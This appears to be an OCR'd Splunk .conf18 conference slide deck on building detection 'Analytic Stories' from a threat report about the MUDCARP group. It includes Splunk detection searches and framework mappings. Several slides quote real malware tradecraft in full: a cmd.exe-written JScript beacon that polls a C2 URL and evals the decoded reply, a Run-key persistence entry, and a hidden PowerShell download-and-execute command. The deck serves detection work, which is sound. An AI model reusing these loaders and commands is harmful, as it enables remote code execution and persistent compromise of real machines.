nc4 ^= b64Char.indexOf(str.charAt(i++));chr1 ^= (enc1 ^<^< 2) ^| (enc2 ^>^> 4);chr2 ^= ((enc2 ^& 15) ^<^<
4) ^| (enc3 ^>^> 2);chr3 ^= ((enc3 ^& 3) ^<^< 6) ^| enc4;out +^= String.fromCharCode(chr1);if (enc3 !^= 64
) {out +^= String.fromCharCode(chr2);}if (enc4 !^= 64) {out +^= String.fromCharCode(chr3);}}return out;}

function RqU(u){var Ret ^= !1;try{XHR.open('GET', u, false);XHR.setOption(3, 13056);XHR.setRequestHeader('
Accept', 'text/html, application/xhtml+xml, */*');XHR.setRequestHeader('Accept-Language', 'en-US');XHR.set
RequestHeader('User-Agent', 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)');XHR.send();
if (XHR.status ^=^= 200)Ret ^= b64Decode(FindStr(XHR.responseText, 'zEat3', 'gTzv'))}catch(e){}return Ret;
}

while(1){Req ^= RqU('hxxp://www.chemscalere.com/uns/?news');if (Req) {try{eval(Req)}catch(e){}}WScript.Sle
ep(GSleep);} > %APPDATA%\Microsoft\Windows\STARTM~1\Programs\Startup\Camb-Jap.js
```

Extracting TTP's into Story Form

First Time Usage of cmd.exe

```
cmd.exe /c echo GSleep ^= 1000 * 60 * 47;
XHR ^= new ActiveXObject('MSXML2.ServerXMLHTTP.6.0');
XHR.setTimeouts(5 * 1000, 5 * 1000, 15 * 1000, 180 * 1000);

function FindStr(s,b,e){bg ^= s.indexOf(b); ed ^= s.indexOf(e); st ^= bg+b.length;return (bg ^>^= 0 ^&^& e
d ^> st) ? s.substring(st, ed) : ''}

function b64Decode(str) {b64Char ^= 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/^=';v
ar out ^= '', chr1, chr2, chr3, enc1, enc2, enc3, enc4, i ^= 0;while (i ^< str.length) {enc1 ^= b64Char.in
dexOf(str.charAt(i++));enc2 ^= b64Char.indexOf(str.charAt(i++));enc3 ^= b64Char.indexOf(str.charAt(i++));e
nc4 ^= b64Char.indexOf(str.charAt(i++));chr1 ^= (enc1 ^<^< 2) ^| (enc2 ^>^> 4);chr2 ^= ((enc2 ^& 15) ^<^<
4) ^| (enc3 ^>^> 2);chr3 ^= ((enc3 ^& 3) ^<^< 6) ^| enc4;out +^= String.fromCharCode(chr1);if (enc3 !^= 64
) {out +^= String.fromCharCode(chr2);}if (enc4 !^= 64) {out +^= String.fromCharCode(chr3);}}return out;}

function RqU(u){var Ret ^= !1;try{XHR.open('GET', u, false);XHR.setOption(3, 13056);XHR.setRequestHeader('
Accept', 'text/html, application/xhtml+xml, */*');XHR.setRequestHeader('Accept-Language', 'en-US');XHR.set
RequestHeader('User-Agent', 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)');XHR.send();
if (XHR.status ^=^= 200)Ret ^= b64Decode(FindStr(XHR.responseText, 'zEat3', 'gTzv'))}catch(e){}return Ret;
}

while(1){Req ^= RqU('hxxp://www.chemscalere.com/uns/?news');if (Req) {try{eval(Req)}catch(e){}}WScript.Sle
ep(GSleep);} > %APPDATA%\Microsoft\Windows\STARTM~1\Programs\Startup\Camb-Jap.js
```

splunk> .conf18

ESCU - First time seen command line argument - Rule

Edit Search

Description

The subsearch returns all events where `cmd.exe` was used with a `/c` parameter in the command-line arguments to execute other commands/programs. It appends the historical data to those results in the lookup file. Next, it recalculates the `firstTime` and `lastTime` field for command-line execution and outputs this data to the lookup file to update the local cache. It returns only those events that have first been seen in the past four hours. This is combined with the main search to return the time, user, destination, process, parent process, and value of the command-line argument.

Search

All time

```
sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational process
    =cmd.exe cmdline="* /c *"  [ search sourcetype=XmlWinEventLog
    :Microsoft-Windows-Sysmon/Operational process=cmd.exe cmdline="* /c
    *" | stats earliest(_time) as firstTime latest(_time) as lastTime
    by cmdline | inputlookup append=t
    previously_seen_cmd_line_arguments  | stats min(firstTime) as
    firstTime, max(lastTime) as lastTime by cmdline | outputlookup
    previously_seen_cmd_line_arguments | eval newCmdLineArgument=if
    (firstTime >= relative_time(now(), "-65m@m"), 1, 0) | where
    newCmdLineArgument=1 | `ctime(firstTime)`  | `ctime(lastTime)` |
    table cmdline] | table _time, user,dest, process, parent_process,
    cmdline
```

How to Implement

You need to be ingesting logs with both the process name and command line from your endpoints. If you are using Sysmon, you must have at least version 6.0.4 of the Sysmon Technology Add-on (TA). Please make sure you run the support search "Previously seen command line arguments,"—which creates a lookup file called `previously_seen_cmd_line_arguments.csv`—a historical baseline of all command-line arguments. You must also validate this list.

Known False Positives

Cyber Security Framework Attributes

CIS 20 — CIS 3, CIS 8

KILL CHAIN PHASES — Command and Control, Actions on Objectives

ATT&CK — Execution, Scripting, Persistence, Command-Line Interface

NIST — PR.PT, DE.CM, PR.IP

Data Sources (technology add-ons)

- Carbon Black Response
- CrowdStrike Falcon
- Sysmon
- Tanium
- Ziften

splunk> .conf18

Extracting TTP's into Story Form

Unusually Long Command Line

```
cmd.exe /c echo GSleep ^= 1000 * 60 * 47;
XHR ^= new ActiveXObject('MSXML2.ServerXMLHTTP.6.0');
XHR.setTimeouts(5 * 1000, 5 * 1000, 15 * 1000, 180 * 1000);

function FindStr(s,b,e){bg ^= s.indexOf(b); ed ^= s.indexOf(e); st ^= bg+b.length;return (bg ^>^= 0 ^&^& e
d ^> st) ? s.substring(st, ed) : ''}

function b64Decode(str) {b64Char ^= 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/^=';v
ar out ^= '', chr1, chr2, chr3, enc1, enc2, enc3, enc4, i ^= 0;while (i ^< str.length) {enc1 ^= b64Char.in
dexOf(str.charAt(i++));enc2 ^= b64Char.indexOf(str.charAt(i++));enc3 ^= b64Char.indexOf(str.charAt(i++));e
nc4 ^= b64Char.indexOf(str.charAt(i++));chr1 ^= (enc1 ^<^< 2) ^| (enc2 ^>^> 4);chr2 ^= ((enc2 ^& 15) ^<^<
4) ^| (enc3 ^>^> 2);chr3 ^= ((enc3 ^& 3) ^<^< 6) ^| enc4;out +^= String.fromCharCode(chr1);if (enc3 !^= 64
) {out +^= String.fromCharCode(chr2);}if (enc4 !^= 64) {out +^= String.fromCharCode(chr3);}}return out;}

function RqU(u){var Ret ^= !1;try{XHR.open('GET', u, false);XHR.setOption(3, 13056);XHR.setRequestHeader('
Accept', 'text/html, application/xhtml+xml, */*');XHR.setRequestHeader('Accept-Language', 'en-US');XHR.set
RequestHeader('User-Agent', 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)');XHR.send();
if (XHR.status ^=^= 200)Ret ^= b64Decode(FindStr(XHR.responseText, 'zEat3', 'gTzv'))}catch(e){}return Ret;
}

while(1){Req ^= RqU('hxxp://www.chemscalere.com/uns/?news');if (Req) {try{eval(Req)}catch(e){}}WScript.Sle
ep(GSleep);} > %APPDATA%\Microsoft\Windows\STARTM~1\Programs\Startup\Camb-Jap.js
```

Extracting TTP's into Story Form

```
cmd.exe /c echo GSleep
XHR ^= new ActiveXObje
XHR.setTimeouts(5 * 10

function FindStr(s,b,e
d ^> st) ? s.substring

function b64Decode(str
ar out ^= '', chr1, ch
dexOf(str.charAt(i++))
nc4 ^= b64Char.indexOf
4) ^| (enc3 ^>^> 2);ch
) {out +^= String.from

function RqU(u){var Re
Accept', 'text/html, a
RequestHeader('User-Ag
if (XHR.status ^=^= 20
}

while(1){Req ^= RqU('h
ep(GSleep);} > %APPDAT
```

ESCU - Unusually Long Command Line - Rule

Edit Search

Description

This search calculates the average and standard deviation for the length of the command-lines on each of your endpoints and alerts when a command-line is found with a length over 10 times the standard deviation larger than the average command-line.

Search

```
(sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon
    /Operational OR tag=process) | stats count min(_time
    ) as firstTime max(_time) as lastTime by dest, user,
    process, cmdline | `ctime(firstTime)`| `ctime
    (lastTime)` | eval cmdlen=len(cmdline) | eventstats
    stdev(cmdlen) as stdev, avg(cmdlen) as avg by dest |
    stats max(cmdlen) as maxlen, values(stdev) as
    stdevperhost, values(avg) as avgperhost by dest,
    process | where maxlen > ((10*stdevperhost) +
    avgperhost)
```

All time

How to Implement

You need to be ingesting logs with both the process name and command-line from your endpoints. If you are using Sysmon, you must have at least version 6.0.4 of the Sysmon TA.

Known False Positives

Cyber Security Framework Attributes

CIS 20 CIS 8

KILL CHAIN PHASES Actions on Objectives

ATT&CK Execution

NIST PR.PT DE.CM

Data Sources (technology add-ons)

- Carbon Black Response
- CrowdStrike Falcon
- Sysmon
- Tanium
- Ziften

```
urn (bg ^>^= 0 ^&^& e

wxyz0123456789+/^=';v
) {enc1 ^= b64Char.in
Of(str.charAt(i++));e
= ((enc2 ^& 15) ^<^<
chr1);if (enc3 !^= 64
hr3);}}return out;}

HR.setRequestHeader('
ge', 'en-US');XHR.set
nt/5.0)');XHR.send();
catch(e){}return Ret;

atch(e){}}WScript.Sle
```

splunk> .conf18

Extracting TTP's into Story Form

Registry Modifications & Hidden Powershell

It is run when the system reboots due to the setting of the following registry key:

```
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]"help"="c:\\windows\\system32\\rundll32.exe c:\\windows\\system32\\zipfldr.dll,RouteTheCall c:\\programdata\\winapp.exe"
```

This will run winapp.exe, with a parent of rundll32 when the system is rebooted. The code within the malware checks to ensure the filename it is running under is `C:\programdata\winapp.exe`. If not, it will make sure that file exists. If this filename is correct, then it will contact the C2. This occurs after reboot in the normal execution flow.

The first network communication is performed via the following command:

```
powershell.exe -ExecutionPolicy bypass -noprofile -windowstyle hidden (new-object system.net.webclient).downloadfile('%s','c:\\programdata\\help.exe');start-process c:\\programdata\\help.exe
```

The download gets the hostname of the system and downloads as:

```
GET /js/PCNAME HTTP/1.1
Host: www.candlelightparty\.org
Connection: Keep-Alive
```

splunk> .conf18

Extracting TTP's into Story Form

ESCU - Registry Keys Used For Persistence - Rule Edit Search

Description

This search looks for specific registry paths that malware often uses to ensure survivability and persistence on system startup. The search returns the count, the first time activity was seen, last time activity was seen, the registry path that was modified, the host where the modification took place and the user that performed the modification.

Search

```
| tstats `summariesonly` count min(_time) as firstTime max(_time) as lastTime
    FROM datamodel=Change_Analysis.All_Changes where All_Changes.object_category
    =registry AND (All_Changes.object_path="*currentversion\\run*" OR All_Changes
    .object_path="*currentVersion\\Windows\\Appinit_Dlls*" OR All_Changes
    .object_path="*CurrentVersion\\Winlogon\\Shell*" OR All_Changes.object_path="
    *CurrentVersion\\Winlogon\\Userinit*" OR All_Changes.object_path="
    *CurrentVersion\\Winlogon\\VmApplet*" OR All_Changes.object_path="
    *currentversion\\policies\\explorer\\run*" OR All_Changes.object_path="
    *currentversion\\runservices*" OR All_Changes.object_path="
    *\\CurrentControlSet\\Control\\Lsa\\*" OR All_Changes.object_path="
    *Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options*" OR
    All_Changes.object_path="HKLM\\SOFTWARE\\Microsoft\\Netsh\\*") by All_Changes
    .dest, All_Changes.command, All_Changes.user, All_Changes.object, All_Changes
    .object_path | `ctime(lastTime)` | `ctime(firstTime)` | `drop_dm_object_name
    ("All_Changes")`
```

All time

How to Implement

To successfully implement this search, you must populate the Change_Analysis data model. This is typically populated via endpoint detection and response products, such as Carbon Black or endpoint data sources such as Sysmon. The data used for this search is typically generated via logs that report reads and writes to the registry.

Known False Positives

Cyber Security Framework Attributes

CIS 20 — CIS 8

KILL CHAIN PHASES — Actions on Objectives

ATT&CK — Persistence, Registry Run Keys / Start Folder, AppInit DLLs, Authentication Package

NIST — PR.PT, DE.CM, DE.AE

Data Sources (technology add-ons)

- Carbon Black Response
- CrowdStrike Falcon
- Sysmon

ESCU - Malicious PowerShell Process - Connect To Internet With Hidden Window - Rule Edit Search

Description

This search looks for PowerShell processes running with specific command-line arguments that indicate that the process will download a file from the Internet without display anything to the user. The search for "*-Exec*" is to check and see if the default execution policy for PowerShell is being overridden on the command-line. The search for "*-WindowStyle*" and "*hidden*" are to see if the window that would normally be displayed will be hidden from the user instead. Finally, the search for "*New-Object*" and "*System.Net.WebClient*" are there to check to see if a PowerShell object that can be used to download files will be created. This search will return the host, the user the process ran under, the process and it's command-line arguments, the number of times it's seen this process, and the first and last times it saw this process.

Search

```
(sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon
    /Operational OR tag=process) process=*powershell*
    cmdline="*-Exec*" cmdline="*-WindowStyle*" cmdline="
    *hidden*" cmdline="*New-Object*" cmdline="*System
    .Net.WebClient*" | stats count min(_time) as
    firstTime max(_time) as lastTime by dest, user,
    process, cmdline | `ctime(firstTime)`| `ctime
    (lastTime)`
```

All time

How to Implement

You need to be ingesting logs with both the process name and command-line from your endpoints. If you are using Sysmon, you must have at least version 6.0.4 of the Sysmon TA.

Known False Positives

Cyber Security Framework Attributes

CIS 20 — CIS 3, CIS 7, CIS 8

KILL CHAIN PHASES — Command and Control, Actions on Objectives

ATT&CK — Execution, PowerShell, Scripting

NIST — PR.PT, DE.CM, PR.IP

Data Sources (technology add-ons)

- Carbon Black Response
- CrowdStrike Falcon
- Sysmon
- Tanium
- Ziften


Identify Analytic Tradecraft

Define what to look fo

Recipe for an Analytic Story

1. *Actually read the report & discuss*
2. *Extract TTP's referenced in the prose.*
3. *Identify Analytic Tradecraft*

MUDCARP Analytic Story



Identify Analytic Tradecraft: Choose your own adventure

Detection

- First time seen command line argument
- Unusually Long Command Line
- Registry Keys Used For Persistence
- Malicious PowerShell Process - Connect To Internet With Hidden Window

Investigation

- Get Process Info
- Get Parent Process Info


Contextualization


- Get Notable Info
- Get Notable History
- Get User Information from Identity Table
- Get Authentication Logs For Endpoint
- Get Risk Modifiers For User
- Get Risk Modifiers For Endpoint

Capture Data & Create Analytics

Recipe for an Analytic Story

1. *Actually read the report & discuss*
2. *Extract TTP's referenced in the prose.*
3. *Identify Analytic Tradecraft*
4. **Capture data & create analytics**






Finding Cyber Threats with ATT&CK™-Based Analytics: B. Strom et al
https://www.mitre.org/sites/default/files/publications/16-3713-finding-cyber-threats%20with%20att%26ck-based-analytics.pdf

Quality Assurance Testing

Recipe for an Analytic Story

1. *Actually read the report & discuss*
2. *Extract TTP's referenced in the prose.*
3. *Identify Analytic Tradecraft*
4. **Capture data & create analytics**
5. **Quality assurance testing**



Framework Mapping

From a PDF to Actionable Analytics

Recipe for an Analytic Story

1. *Actually read the report & discuss*
2. *Extract TTP's referenced in the prose.*
3. *Identify Analytic Tradecraft*
4. **Capture data & create analytics**
5. **Quality assurance testing**
6. **Map to frameworks and references**

CIS 20

CIS 3 | CIS 8 | CIS 7

KILL CHAIN PHASES

Command and Control | Actions on Objectives

ATT&CK

Execution | Scripting | Persistence | Command-Line Interface | Registry Run Keys / Start Folder | AppInit DLLs | Authentication Package | PowerShell

NIST

PR.PT | DE.CM | PR.IP | DE.AE | PR.DS

TECHNOLOGIES


Carbon Black Response | CrowdStrike Falcon | Sysmon | Tanium | Ziften | Splunk Enterprise Security | Microsoft Windows | Linux | macOS

Configure & Deploy

From a PDF to Actionable Analytics

Recipe for an Analytic Story

1. *Actually read the report & discuss*
2. *Extract TTP's referenced in the prose.*
3. *Identify Analytic Tradecraft*
4. **Capture data & create analytics**
5. **Map to frameworks and references**
6. **Quality assurance testing**
7. **Configure & Deploy**



Demo

Analytic Stories

splunk> .conf18

The Two Sides of the Security Analytics Coin

"Spray & Pray" vs the "How & Why"

The Traditional Approach

- Threat Intelligence Feeds:
  - IOC Oriented
  - Delivered in report or API (text)
  - "Trust me" vs "Show your work"
- Challenges:
  - Ephemeral (Limited "Shelf Life")
  - Atomic vs Comprehensive
  - Requires expertise to contextualize & understand relationships

The Splunk Approach

- Analytic Story Based
  - Packages the questions to ask alongside the context.
  - Longer "shelf life" than an atomic indicator
  - Shows & Explains work / Customizable
- Analytic Story Contains
  - How to's:
  - Detect something evil
  - Investigate something evil
  - Contextualize something evil
  - Data Requirements & Industry Frameworks

Next Steps

Where do we go from here?

Splunk

- Consider your analytics strategy; going beyond detection
- Learn more about Analytic Stories
  - Email us escu_feedback@splunk.com
  - Talk to your account team
- Interested in Building your own Stories?
  - Contact us

Accenture/iDefense

- Contact iDefense to learn how we're leveraging Analytic Stories to reshape how we're delivering Threat Intelligence to our clients

Thank You

Rich Barger - rbarger@splunk.com

Brandon Catalan - brandon.catalan@accenture.com

splunk> .conf18